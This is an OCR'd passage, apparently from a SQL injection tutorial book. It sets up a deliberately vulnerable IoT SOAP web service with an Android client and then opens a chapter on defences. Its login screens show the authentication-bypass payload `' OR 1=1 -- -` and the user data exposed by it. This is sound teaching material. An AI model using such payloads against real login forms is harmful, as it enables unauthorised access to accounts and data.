
Server runtime: Tomcat v9.0 Server

Web service runtime: Apache Axis (Deprecated)

Client project: WebServiceProjectClient

☐ Publish the Web service

☐ Monitor the Web service





Server startup

Start the server from this page.

In order to proceed the server "Tomcat v9.0 Server at localhost" must be started.
Once the server is started the "next" button will be enabled.
The "back" button can be used while the server is starting to
change any previous settings in this wizard.

Currently the server is stopped.


Welcome to Android Studio
IoT-MAsteringSQLInjection
~\AndroidStudioPr...teringSQLInjection
Android Studio
Version 3.6.3
Start a new Android Studio project
Open an existing Android Studio project
Check out project from Version Control
Profile or debug APK
Import project (Gradle, Eclipse ADT, etc.)
Import an Android code sample
Configure
Get Help



WSDL Binding Details


Shown below are the details for this **SOAP** <binding> element. Click on an operation to fill in its parameters and invoke it or specify additional endpoints.

Operations


Name	Documentation
setStatus	--
addDevice	--
getDevice	--
addUser	--
getUser	--
changeIOTStatus	--

Endpoints Add Remove


□	Endpoints
□	http://localhost:8081/MasteringSQLInjection-WebServices/services/IOTMgmtServiceImplementation



```java
package com.example.iot_masteringsqlinjection;

public class Utils {

    public static String ENDPOINT = "http://192.168.X.X:8081/MasteringSQLInjection-WebServices/services/IOTMgmtServiceImplementation";
}
```



```java
package com.example.iot_masteringsqlinjection;

public class Utils {

    public static String ENDPOINT = "http://192.168.X.X:8081/MasteringSQLInjection-WebServices/services/IOTMgmtServiceImplementation";
}
```




IoT-MasteringSQLInjection

Ettore Galluccio Edoardo Caselli
Gabriele Lombari

USERNAME admin' OR 1=1 -- -

PASSWORD •••••




User Info

admin admin 5b5

Asset Info

001 IOT Device 1 admin ON

Ettore Galluccio Edoardo Caselli
Gabriele Lombari



IoT-MasteringSQLInjection

User Info


admin admin 5b5

Asset Info

001 IOT Device 1 admin admin

Ettore Galluccio Edoardo Caselli
Gabriele Lombari

Chapter 5: Preventing SQL Injection with Defensive Solutions




Please enter username and password to view account details

Name: '

Password:

Please fill out this field.


Dont have an account? Please register here



Dangerous characters detected. We can't allow these. This all powerful blacklist will stop such attempts.

Much like padlocks, filtering cannot be defeated.

Blacklisting is l33t like l33tspeak.



Please enter username and password to view account details

Name: ' OR 1=1 -- -

Password: •••